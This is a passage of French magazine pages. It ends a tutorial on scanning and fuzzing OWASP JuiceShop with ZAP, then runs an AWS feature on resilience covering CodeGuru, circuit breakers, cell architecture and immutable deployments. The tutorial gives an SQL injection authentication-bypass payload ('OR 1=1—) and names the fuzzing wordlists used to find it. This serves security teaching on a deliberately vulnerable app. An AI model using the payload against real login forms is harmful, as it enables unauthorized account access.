Dans notre cas, nous testons une SPA. S'il est possible de lancer le scan sur l'ensemble des URL déjà trouvées, dans une optique d'efficacité, nous allons plutôt nous concentrer sur l'API directement. Les autres endpoints sont principalement utilisés pour servir des assets statiques, et cette étape ne devrait pas nous permettre de découvrir plus de failles que les étapes précédentes.
En parcourant l'arbre des URL, on peut deviner que deux groupes d'endpoints correspondent à l'API de l'application : api, et rest. Lançons donc le scan actif sur chacun de ces deux groupes d'endpoints. Le premier ne donne rien d'intéressant, mais le deuxième crée une nouvelle alerte, avec le niveau de risque High. Zap nous informe avoir détecté une injection SQL sur plusieurs endpoints : la recherche de produits, et le login. En regardant les réponses, visibles depuis l'alerte, on peut effectivement voir qu'une erreur SQLite a été retournée par l'API. L'erreur donne des informations sur les technologies utilisées, ce qui peut être utile à un attaquant pour trouver de nouveaux vecteurs d'attaque.
Nous n'allons pas en rester là, et allons utiliser une autre fonctionnalité de ZAP pour identifier ce qu'il est possible de faire de plus impactant avec cette vulnérabilité.

Le fuzzing

Le fuzzing est une méthode de test automatisé qui consiste à fournir des inputs invalides, aléatoires ou inattendus à un logiciel. En l'occurrence, ici, nous allons préciser à ZAP sur un endpoint précis quels éléments d'une requête HTTP modifier, et par quoi les remplacer. N'importe quelle partie de la requête peut être changée : un header, un query param, une partie du body…
Reprenons la requête HTTP de login, sur laquelle nous allons modifier le paramètre user du body. Pour cela, il faut ouvrir la réponse HTTP sur ZAP, sélectionner la valeur du paramètre, ajouter un fuzzer en cliquant sur Add et en sélectionnant le(s) fuzzer(s) souhaité(s).
ZAP a détecté une injection SQL sur l'URL de login, sur le paramètre email. On lance donc le fuzzer sur cette URL (clic droit sur l'URL depuis l'arbre des Sites, Attack puis Fuzz). On sélectionne la valeur du paramètre email, puis on ajoute une liste de valeurs par lesquelles remplacer ce paramètre.
Puisqu'on cherche une injection SQL, nous allons sélectionner les fichiers fuzzdb/attack/sql-injection et jbrofuzz/Injection.
On lance ensuite le fuzzer : un millier de requêtes va être effectué pour tester l'injection. Aucune autre alerte n'est remontée dans ZAP, et il va falloir investiguer à la main pour comprendre si ce dernier a trouvé quelque chose d'intéressant. Dans l'onglet du Fuzzer, là où se trouvent les 1000 requêtes lancées par ZAP, il est possible de trier par code de réponse HTTP, durée, taille de la réponse, …
En triant par code, on trouve trois types de réponse :
- 500 : (le SQL custom a fait tomber le serveur)
- 403 : le login a échoué
- 200 : le serveur répond positivement

En regardant les réponses avec un code 200, on constate que le body comprend du JSON, contenant notamment un token d'authentification. Un des payloads ayant permis d'obtenir cette réponse est le suivant : 'OR 1=1—. En allant sur la page de login, et en saisissant cette valeur pour l'adresse mail, on peut se connecter avec le premier utilisateur trouvé en base de données !

Conclusion

En quelques minutes, nous avons pu trouver plusieurs vulnérabilités, dont certaines critiques. En conditions réelles (en testant une application qui n'a pas été volontairement conçue pour être vulnérable), trouver des vulnérabilités demande souvent plus de temps et d'investissement, mais ces vulnérabilités accessibles permettent de se familiariser avec l'outil.
ZAP est un outil puissant. Bien configuré, il peut grandement faciliter le travail d'évaluation des vulnérabilités sur une application Web. Open source et gratuit, il est accessible pour les débutants en sécurité, tout en restant extrêmement utile pour des pentesters aguerris.

Source

[1] Site officiel de ZAP : https://www.zaproxy.org/
[2] Site de l'OWASP : https://owasp.org/
[3] Site de PortSwigger, développeurs de Burp : https://portswigger.net/
[4] Site de JuiceShop : https://owasp.org/www-project-juice-shop/
[5] Installateurs de ZAP : https://www.zaproxy.org/download/
[6] Extension FoxyProxy pour Firefox : https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/
[7] Explications sur le Clickjacking : https://owasp.org/www-community/attacks/Clickjacking
[8] Documentation de dirbuster : https://www.kali.org/tools/dirbuster/
[9] Documentation de gobuster : https://www.kali.org/tools/gobuster/

Maxime THOMAS,
Senior Partner Management SA, AWS

En route pour la résilience continue !

Ce dossier spécial de Programmez! traite des problématiques de résilience et de comment les services AWS peuvent contribuer à son établissement pérenne au sein de l'entreprise. Vous découvrirez dans la suite de ce dossier de nombreux services AWS, des patterns d'architecture et des idées pour mieux vous organiser.

Que vous soyez débutant ou expérimenté dans le domaine de l'IT, vous avez bâti votre expérience en construisant des logiciels et en les amenant en production. Ceci vous a permis de servir les objectifs stratégiques de votre employeur afin d'accroître les revenus, le nombre de clients, les parts de marché ou tout simplement innover en apportant quelque chose d'inédit au monde digital. Rappelez-vous ce moment, alors que tout allait bien, ce fameux mardi matin, 7h32, où vous vous prépariez pour démarrer votre journée, la tasse de café en main, la tartine de confiture dans la bouche, l'attention captivée par l'article de Programmez! ouvert sur la table de la cuisine, votre téléphone a sonné et c'était votre manager. L'escalade était partie bien plus tôt et la prod était down. Rappelez-vous cette sensation d'incrédulité mêlée à de l'incertitude et de la peur que vous avez ressentie. C'était arrivé, il fallait être réactif et vous avez sorti le laptop, dégainé les dashboards de métriques, identifié la panne, patché le code, mergé sur hotfix et relivré en 12 min. Triomphant, vous avez rappelé votre interlocuteur pour indiquer que le problème n'avait plus lieu d'être. Mais, la sérénité n'était pas revenue, il allait falloir expliquer pourquoi l'équipe IT n'avait pas prévenu cela, pourquoi le système avait échappé à sa vigilance, pourquoi on avait laissé faire cette incommensurable erreur.
Cette situation n'est pas isolée. Vous l'avez probablement vécu plusieurs fois dans différentes entreprises dans différents contextes. Vous vous êtes demandés pourquoi les gens commencent à avoir peur alors qu'on leur annonce que leur problème est résolu. C'est étrange, non ? Et bien la réponse est assez évidente, avant même le licenciement, ils ont peur des impacts potentiellement négatifs sur leur carrière ou leur image car une panne coûte de l'argent à l'entreprise. Selon le *Ponemon Insitute*, un rapport indique que le coût moyen horaire d'une défaillance de l'infrastructure est de 100 000 $ pour l'entreprise. Certaines entreprises ont des pannes à 40 $ mais d'autres à 40 000 000 $. En réalité, c'est très facile d'arriver à une heure d'indisponibilité. Entre le moment où la panne se produit réellement et le moment où l'on est revenu à la normale, plusieurs phases se sont déroulées. Tout d'abord, la panne a dû être détectée : la plupart des outils de monitoring ont des seuils et des configurations qui ne descendent pas en dessous de la dizaine de minutes. Ensuite, il faut investiguer le problème et cela peut prendre un peu de temps. Si on connait l'application, ça prend un peu de temps, sinon, cela peut être pire. Une fois le problème identifié, il faut modifier le logiciel et appliquer cette modification. Ça prend un peu de temps, une demi-heure minimum. Enfin, le correctif est déployé et il faut valider que tout remarche comme avant, si vous avez bien corrigé le bon bug et s'il n'y en avait qu'un seul. De fait, il est très facile d'arriver à une heure et donc 100 000 $ de frais d'indisponibilité. Cela fait peur de savoir que l'on peut être tributaire d'un système qui engage autant les ressources de l'entreprise.
Les organisations et les personnes ont développé des trésors d'inventivité pour éviter d'avoir peur et éviter les pannes. Souvent, elles pensent qu'elles peuvent être évitées car elles sont persuadées que les services informatiques sont prévisibles et que les défaillances sont causées par des changements identifiés, maîtrisés et isolés. Ces organisations se concentrent souvent sur l'optimisation du retour sur investissement de leurs services informatiques actuels qui doivent maintenir un état et donc résistent aux changements. Cela a conduit à l'élaboration de pratiques de gestion des risques axées sur la robustesse, telles que des processus pour contrôler, la gestion du changement pour la flexibilité, le tout dans l'optique de réduire le risque de défaillances futures. Les cadres tels que ITIL sont un bon exemple de cadres optimisés pour la robustesse des applications. Ces pratiques sont souvent appelées *Risk Management Theatre* (Jez Humble). Elles sont fondés sur l'hypothèse que des contrôles préventifs sur tout le monde éviteront à quiconque de commettre une erreur.
Voici quelques-unes des pratiques que les organisations axées sur la robustesse ont mis en place pour réduire les risques de défaillances :

- Tests de bout en bout, aléatoires et de régression
- Evaluation des changements réalisés dans le code
- Gel du code
- Déploiement planifié
- Séparation des tâches et des devoirs (matrice RACI(1))
- Mise en place d'astreintes pour les opérateurs
- Externalisation avec des *Service Level Agreements* stricts et des pénalités

Ainsi, la maximisation de la robustesse laisse souvent les organisations mal équipées pour faire face aux défaillances. Comme expliqué dans le livre « Résilience et succès précaire », lorsqu'une organisation optimise sa robustesse, elle sous-investit dans ce que nous appelons des exigences « non fonctionnelles » : surveillance, télémétrie, support d'infrastructure, etc. Cette robustesse sera considérée comme acceptable car les défaillances devraient être rares.
Les organisations, en mettant l'accent sur la robustesse, encouragent une attitude qui considère qu'un système est considéré comme fiable, à l'exception des erreurs de ses « mauvais » employés. Lorsqu'un échec survient, elle cherche souvent à blâmer les individus plutôt que les systèmes. Cette attitude et cette culture découragent l'apprentissage, le partage et la collaboration, ce qui est essentiel à l'amélioration continue, et donc à la résilience.

(1) https://fr.wikipedia.org/wiki/RACI

Mais nous le savons, un environnement de production est constitué d'une pile de dépendances logicielles et matérielles qui sont traversées par un ensemble d'interactions imprévisibles qui se produisent dans des conditions irremplaçables. La cause d'un événement ne peut être comprise que rétrospectivement, ce qui fait souvent appel à un biais rétrospectif. Werner Vogels, CTO chez Amazon, a déclaré : « Les échecs sont une évidence, et tout finira par échouer avec le temps ». De fait, on peut se dire qu'un environnement de production est continuellement en train de planter. Richard Cook explique dans son livre « How Complex Systems Fail(2) » que « la complexité de ces systèmes rend impossible leur fonctionnement sans multiples défauts ». En effet, étant donné que le système de production comporte souvent des centaines de dépendances, il est probable qu'à tout moment, quelque chose échoue quelque part. Nous appelons cela le mode de défaillance partielle.

Comment échangez-vous la peur de l'échec contre des opportunités de croissance et d'amélioration ?

Dans le livre *Resilience Engineering In Practice*(3), Erik Hollnagel et ses collègues décomposent la résilience à l'aide d'un modèle conceptuel connu sous le nom de "*Les 4 piliers de la Résilience*" :

- **L'apprentissage** consiste à comprendre pourquoi un échec s'est produit et à apprendre à s'en remettre dans un environnement sûr, en dérivant des meilleures pratiques et des recommandations, et en les partageant avec le reste de l'organisation.
- **L'anticipation** consiste à coder ces apprentissages dans des outils et des mécanismes faciles à utiliser pour prévenir les risques d'échecs futurs.
- La **surveillance** consiste à observer les conditions opérationnelles, à alerter lorsque des conditions défectueuses se produisent et, enfin,
- La **réponse** — à l'aide d'automatismes — en cas de panne.

Les organisations qui appliquent ces piliers implémentent alors une **résilience continue**. Dans la suite de cet article, nous parcourons des exemples alliant les services AWS, les bonnes pratiques d'architecture, de l'optimisation organisationnelle afin de pérenniser cette résilience et alléger les mardi matin de tout le monde.

Cela fait beaucoup de travail et implémenter ces changements prend du temps. Soyez patients. Faites confiance au processus de changement. Et comme l'indique le célèbre philosophe et écrivain Will Durant : « L'excellence n'est donc pas un acte, mais une habitude », prenez donc l'habitude d'être excellent, un petit peu mais tous les jours en vous inquiétant de ce qui pourrait mal tourner.

Pour aller plus loin, vous pouvez vous former et vous certifier sur les principes et technologies AWS avec les ressources créées par des experts :

- Apprenez en ligne grâce à plus de 45 cours numériques gratuits, dont *Pratiques avancées de test à l'aide des outils AWS DevOps (2,5 heures)*
- Approfondissez avec la formation en classe, notamment
- *Ingénierie DevOps sur AWS (3 jours)*
- Développez votre crédibilité et votre confiance grâce à la certification AWS, notamment *Ingénieur DevOps certifié AWS — Développeur professionnel et certifié AWS — Associé*

Allez plus loin grâce à des ateliers, des livres blancs, des conférences techniques et bien plus encore en accédant au guide *AWS Ramp-Up*

Visitez aws.training/DevOps

Revue de code et profilage avec Amazon Code Guru

La résilience s'inscrit dès la construction du logiciel, au tréfonds de son code, à travers des choix d'implémentation, de conception d'architecture et de calibrage après quelque temps passé en production. Lorsque l'on construit un système résilient, la qualité du code est prioritaire, et revoir et profiler son code aide. La qualité du code est cruciale et impacte directement la qualité de l'ensemble de l'application à travers les piliers classiques d'architecture. Le code est de qualité lorsqu'il fait ce qu'il doit faire, suit un style défini et consistant, est facile à comprendre, est bien documenté et peut être testé.

Les équipes internes d'Amazon ont utilisé un relecteur et un profileur de code sur plus de 30 000 applications. Amazon.com a utilisé un relecteur et profileur de code de 2017 à 2018 pour préparer la résilience de sa plateforme pour la plus grande journée de shopping de l'année, le Prime Day, et lors de ce traitement a réalisé une amélioration de 325% de son utilisation CPU qui a mené à une baisse de coûts globale de 39%. Quand on imagine la portée de l'entreprise, cela correspond à plusieurs millions de dollars d'économie sur les frais de calculs et d'infrastructure.

Les revues de code sont importantes à chaque stage du cycle de vie de l'application, aussi bien pendant le développement que lorsque l'application a été livrée et tourne en production. L'outil utilisé par Amazon.com est en réalité accessible directement et par quiconque à travers la console AWS : *Amazon CodeGuru*. Ce service dispose de fonctionnalités basées sur le *machine learning* qui fournit des recommandations intelligentes pour améliorer la qualité du code et identifier les lignes de code qui sont les plus coûteuses dans une application. Il recherche aussi les problèmes critiques, identifie les anomalies difficiles à détecter et recommande comment remédier à tout cela.

Mise en place du profileur Amazon CodeGuru

Lorsque l'activité de développement d'une entreprise passe à l'échelle, le nombre de développeurs ou leur temps de travail n'augmente pas nécessairement. La surveillance des systèmes est cruciale dans la détection de problèmes comme dans l'optimisation financière et d'impact sur le développement durable.

Pour tester le profileur, il est nécessaire d'intégrer le client éponyme dans votre application en fonction de ce que vous souhaitez profiler. Grâce aux données qui sont remontées et

(2) https://how.complexsystems.fail/

(3) Hollnagel, E. (2009). Les quatre pierres angulaires de l'ingénierie de la résilience. Dans : Nemeth C., Hollnagel E. et Dekker S. (Eds.), Resilience Engineering Perspectives, vol. 2, Préparation et restauration. Ashgate, Aldershot, Royaume-Uni.

historisées, le profileur permet de fabriquer plusieurs vues qui vous aideront à comprendre la performance de l'application, l'analyse du heap, certaines recommandations intelligentes basée sur le temps passé dans les différentes parties du code ou encore de la détection d'anomalie.

Produire du code efficace, peu coûteux et *green* demande du doigté, de l'expérience et énormément de temps. *Amazon CodeGuru* s'inscrit en support des activités des développeurs exigeants mais qui n'ont hélas pas assez de temps.


La fonctionnalité de *flame chart* vous offre de la visibilité sur ce qui prend du temps dans votre code ainsi que la pile d'appel afférente. C'est très pratique pour déterminer les fameux goulots d'étranglement. **Figure 1**

Le service permet aussi de visualiser l'espace mémoire suite à une nouvelle mise en production du logiciel afin d'anticiper les problèmes de remplissage ou simplement de monitorer l'usage des variables d'application. **Figure 2**

Le profileur interprète les résultats et les confronte à des pratiques de développement ou l'emploi de certaines dépendances plutôt que d'autres, et émet une recommandation avec généralement un coût associé, permettant d'entamer une discussion durant les instances de pilotage pour prioriser la mise en place de cette recommandation.

Enfin, le profileur récolte des données et analyse le comportement de certains composants qui sont sensibles aux dépendances externes ou peu optimisées lorsque l'usage augmente. Ceci permet d'améliorer de manière pérenne le comportement en production de l'application.

Figure 1






Figure 2 - *Graphique de représentation de l'espace mémoire suite à une nouvelle version en production*

Le service *Amazon CodeGuru* est de fait simple et rapide à mettre en place et permet de détecter de nombreux problèmes, que ce soit avant la mise en production, en analysant ce qui a changé dans le code ou encore dans la phase de surveillance de ce qui se passe en production. Le *machine learning* permet de détecter des patterns d'anomalie qu'une personne prendrait plus de temps à identifier et de corréler l'anomalie à une recommandation. C'est un service qui s'active mais qui se désactive aussi si vous jugez que votre application ne bougera plus et a atteint le seuil d'acceptabilité en termes de qualité pour les opérations.

Pour aller plus loin

Page d'accueil du service - https://aws.amazon.com/fr/codeguru/
Fonctionnalités - https://aws.amazon.com/fr/codeguru/features/
Offre gratuite et tarification - https://aws.amazon.com/fr/codeguru/pricing/

Vers une architecture continuellement résiliente

La résilience d'un système a de nombreux bénéfices telles que l'économie substantielle en termes d'argent mais aussi de temps humain et d'effort organisationnels pour remettre le système dans des conditions normales de fonctionnement. Découvrons comment les choix d'architecture peuvent impacter la résilience globale d'une plateforme.

Chaque fois qu'un service ou un système en appelle un autre, des défaillances peuvent survenir. Ces défaillances peuvent provenir de divers facteurs. Il s'agit notamment des serveurs, des réseaux, des équilibreurs de charge, des logiciels, des systèmes d'exploitation ou même des erreurs des opérateurs système.

L'anticipation de ces défaillances potentielles passe par la conception de systèmes capables de réduire la probabilité de défaillance et de fait de réduire leur rayon d'impact lorsqu'ils surviendront. Il est bien entendu impossible de construire des systèmes qui ne tombent jamais en panne, mais il y a peu de choses qui, si elles étaient effectuées systématiquement, contribueraient réellement à réduire la probabilité de défaillance.

Patterns d'architecture orientés résilience

Pour créer des systèmes résilients, vous devez appliquer ces principes simples, mais souvent oubliés.

Commencez par définir les délais d'attente ! Saviez-vous que de nombreux frameworks ont des délais d'expiration par défaut infinis ? Si ce n'est pas infini, beaucoup se situent dans les dizaines de minutes de notre plage d'heures.

Deuxièmement, il est important d'éviter de solliciter de nouveau un système en erreur. Par exemple, une application mobile qui consomme une API va appeler encore et encore la même URL sachant qu'elle renvoie une erreur HTTP 401.

L'application du pattern d'architecture Circuit Breaker(4) permet de mettre en cache le résultat du premier appel infructueux, de définir un temps pendant lequel le système n'appellera pas l'élément défectueux et réessayera à l'expiration de celui-ci. Dans notre exemple, l'application mobile ne proposera pas la fonctionnalité pendant 2 minutes par

(4) https://microservices.io/patterns/reliability/circuit-breaker.html

exemple. Ceci permet de mitiger un bon nombre de défaillance dites « temporaires » qui sont issus d'indisponibilités momentanées des systèmes dépendants. Vous devez limiter les nouvelles tentatives. Dans la plupart des cas, une nouvelle tentative suffit pour résister aux erreurs intermittentes. A l'échelle d'une plateforme de production, plus vous sollicitez un service qui est défaillant et plus l'impact sera grand. Il faut donc échouer mais échouer rapidement et dégrader le service.

Enfin, limitez la taille des files d'attente. Encore une fois, c'est quelque chose qui est souvent négligé ou défini par défaut. Une file d'attente qui se remplit de manière infinie n'est pas un comportement normal et doit être signalé aux opérateurs. Du côté du backend, deux pratiques permettent d'échouer rapidement en cas d'usage anormal. La première consiste à limiter le débit des APIs tant sur le nombre de requêtes ou la taille des réponses. La deuxième, appelée délestage, permet d'indiquer au client que votre plateforme d'API est à capacité et qu'elle ne peut pas prendre plus de requêtes en envoyant une erreur HTTP 429(5), par exemple.

Pour les systèmes qui sont synchrones, pensez à bien échelonner les exécutions pour qu'elles ne démarrent pas toutes en même temps et déclenchent une surcharge sur votre plateforme. C'est un moyen simple et efficace de s'assurer que le système sera à minima disponible pour effectuer son traitement.

Push vs Pull

Le pattern d'architecture dit de Push décrit la manière dont un système doit prendre en compte des modifications ou un traitement, et ce de manière impérative, immédiate. Le pattern dit de Pull quant à lui permet d'inscrire l'instruction pour un traitement a posteriori, lorsque le système sera disponible. Vous ne restez pas en ligne le temps que l'usine fabrique les pneus. Dans le monde IT, cela a un impact important. Lorsque l'on fait un push d'une modification qui doit être prise en compte par un système qui gère des systèmes à l'échelle, ceci peut entraîner des lenteurs, voire des défaillances car tous les sous-systèmes impactés par le push vont prendre la modification en même temps. Le Pull, en induisant une première étape asynchrone, permet de réguler cette modification et mitiger ces problématiques. **Figure 3**

Architecture en cellule

Un autre schéma de conception important dans l'anticipation d'une défaillance consiste à limiter son impact, ce que l'on appelle le rayon d'explosion. L'architecture basée sur les cellules est l'un des meilleurs moyens de contenir ce rayon d'explosion, limiter l'impact technique et donc l'impact business.

Les *cellules* sont des instanciations multiples d'un service qui sont isolées les unes des autres ; ces structures de service sont invisibles pour les clients. Chaque client se voit attribuer une Cellule ou un ensemble de Cellules, également appelé clients de partage.

Dans une architecture basée sur des cellules, les ressources et les demandes sont partitionnées en cellules, dont la taille est limitée. Cette conception minimise le risque qu'une perturbation dans une cellule, par exemple, un sous-ensemble de clients, perturbe d'autres cellules. En réduisant le rayon d'explosion d'une défaillance donnée au sein d'un service basé sur les cellules, la disponibilité globale augmente et la continuité du service est maintenue.

Prenons un exemple concret, si on a une architecture d'un système répartie sur plusieurs Zones de disponibilités, on peut identifier la cellule de base comme étant l'architecture fonctionnelle minimale régionale. **Figure 4**

Une fois cette cellule identifiée, vous pouvez la dupliquer et appliquer une fine couche de routage par-dessus de manière à ce que chaque cellule soit adressée via la couche de routage. Une bonne manière de découper les cellules est d'utiliser le Domain Driven Design(6) qui garantit que chaque cellule implémentera un domaine défini.

L'utilisation des cellules présente de nombreux avantages parmi lesquels l'isolation de la charge de travail, le confinement des défaillances, l'indépendance dans la mise à l'échelle. Mais surtout, étant donné que la taille d'une cellule est connue, une fois testée et comprise, elle devient plus facile à gérer et à exploiter. Les limites sont connues et répliquées dans toutes les cellules. Le défi consiste à connaître la taille des cellules à configurer, car les cellules plus petites sont plus faciles à tester et à utiliser, tandis que les cellules plus grandes sont plus rentables et facilitent la compréhension du système global. La règle d'or est de commencer par des cellules plus grandes et, une fois que vous avez réussi, réduisez lentement la taille de vos cellules. L'automatisation est bien entendu la clé du fonctionnement des cellules.

Déploiements immuables

Parlons maintenant de l'une des raisons les plus courantes d'échec : la mutabilité. Prenons un exemple classique, vous

(5) https://en.wikipedia.org/wiki/List_of_HTTP_status_codes#4xx_client_errors

(6) https://en.wikipedia.org/wiki/Domain-driven_design

Figure 3





Figure 4



souhaitez faire une mise à jour sur l'un de vos serveurs. Généralement, vous appliquez une routine pour cette mise à jour : vous vous connectez, arrêtez l'application, mettez à jour les référentiels, faites une mise à niveau de la bibliothèque, testez, parfois… Vous devez déboguer, souvent… Et finalement vous redémarrez l'application. En croisant les doigts. Et pendant ce temps, le système n'est pas disponible. Ce type de mise à jour peut générer des erreurs, puis il faut faire une restauration manuelle qui implique ses propres risques. Toutes ces pratiques étaient, et le sont encore souvent, des pratiques courantes. Cependant, une pratique moins courante consiste à documenter tous ces changements.

Une des premières causes d'erreurs entre les environnements est le manque d'alignement entre les environnements, car des actions manuelles sont prises sur les environnements. La solution à la mutabilité ne réside pas dans les processus ou la gestion des changements, mais dans un premier temps, il s'agit de ne pas apporter des changements, du tout. Et avec le cloud, cela devient de plus en plus facile.

Expliqué simplement, l'infrastructure immuable constitue un modèle dans lequel une fois le système mis en place, il n'est plus modifiable par des mises à jour, que ce soit des patchs de sécurité, des changements de configuration ou le code de l'application lui-même. Si l'on veut faire un changement, il faut reconstruire tout ou partie de l'architecture et la déployer en production. L'implémentation la plus commune de ce pattern d'architecture d'infrastructure immuable est le *server immuable*. Cela veut dire que si un serveur a besoin d'un changement, de nouveaux serveurs sont déployés, incorporant le changement au lieu de mettre à jour l'ancien. Une fois déployé, il suffit de mettre à jour les routes réseau pour que le serveur reçoive du trafic. Ceci peut être réalisé en mettant en place des patterns de déploiements Blue/Green(7) ou encore de Rolling releases(8).


Patterns pilotés par les évènements

L'automatisation est un élément essentiel de la résilience. Mais l'automatisation ne concerne pas uniquement les déploiements, elle constitue également un modèle important pour répondre aux changements. L'exploitation de ce modèle permet à votre architecture de réagir aux événements. Un événement est un changement d'état, une mise à jour, ou encore un changement de configuration.

(7) https://en.wikipedia.org/wiki/Blue-green_deployment

(8) https://fr.wikipedia.org/wiki/Rolling_release

Figure 5



Prenons un exemple sur AWS : vous avez un compartiment *Amazon S3* qui doit absolument rester privé afin de répondre aux exigences de compliances de votre entreprise. Seulement voilà, Michel, votre nouveau stagiaire, clique un peu partout dans la console AWS et rend les données du compartiment S3 publiques par mégarde. Et l'impact est direct et important pour l'entreprise puisque cela peut constituer une brèche dans les règles de conformité de l'entreprise, pouvant aller jusqu'à la mise en cause de l'immuabilité et donc de la résilience du même système. **Figure 5**

Une solution simple(9) est de mettre en place des systèmes comme *AWS Config* qui émettent des évènements lorsque le système n'est plus conforme. Une fonction hébergée sur *AWS Lambda* est alors déclenchée afin de remédier au problème en passant de nouveau le compartiment en privé, de manière programmatique. Ainsi, vous garantissez la conformité et l'immuabilité du système. Et bien-sûr cela déclenchera une petite discussion avec Michel.

DevSecOps et l'immuabilité

La mutabilité est l'un des vecteurs d'attaque les plus critiques pour les cybercrimes. Lorsqu'un acteur malveillant attaque un hôte, il essaie la plupart du temps de modifier les serveurs d'une manière ou d'une autre, par exemple en modifiant les fichiers de configuration, en ouvrant des ports réseau, en remplaçant des binaires, en modifiant des bibliothèques ou en injectant du nouveau code. Un changement signifie que l'architecture est compromise et qu'elle doit être isolée et remplacée immédiatement. L'approche *DevSecOps*(10) prend alors tout son sens puisqu'elle permet de détecter ces changements, d'isoler les infrastructures et de les remplacer automatiquement par des versions à jour et plus sécurisées. Détecter. Isoler. Remplacer.

Anticiper les défaillances

Une fois que l'on a optimisé le code, atteint le niveau de qualité optimum, déployé les patterns hautement résilients, adapté son organisation et utilisé les services AWS qui vont bien, que reste-t-il ? Comme on dit chez Amazon, « ce que l'on ne sait pas, on ne le sait pas ». Il en va de même avec les défaillances. Découvrez dans la suite comment l'injection de fautes et le chaos engineering contribuent à l'amélioration de la résilience !

Afin de se prémunir des défaillances, il faut pouvoir les anticiper et rentrer dans une démarche d'amélioration continue. L'un des mécanismes essentiels à l'amélioration continue de la résilience est ce que nous appelons la correction des erreurs (*Correction of Errors* / *COE* en anglais), qui ressemble à une enquête policière. Il s'agit d'un processus dans lequel une équipe réfléchit à un problème, par exemple une perte inattendue de redondance ou un échec du déploiement logiciel, et documente le problème et la manière de l'éviter à l'avenir.

L'équipe scrute de manière détaillée les différents défauts, techniques ou liés aux processus, le manque ou les erreurs de

(9) github.com/awslabs/aws-config-rules/tree/master/aws-config-conformance-packs

(10) https://en.wikipedia.org/wiki/DevOps#DevSecOps,_Shifting_Security_Left

documentation, les blocages organisationnels ou encore les éléments externes.
Cela permet ainsi à l'entreprise de construire un rempart efficace contre un ensemble su et connu de défaillances. Mais comment peut-on améliorer de manière continue notre résilience sur ce que nous ne connaissons pas ? Comment peut-on garantir que nous avons vraiment essayé très fort de casser notre logiciel pour qu'il soit le plus robuste possible en production ?
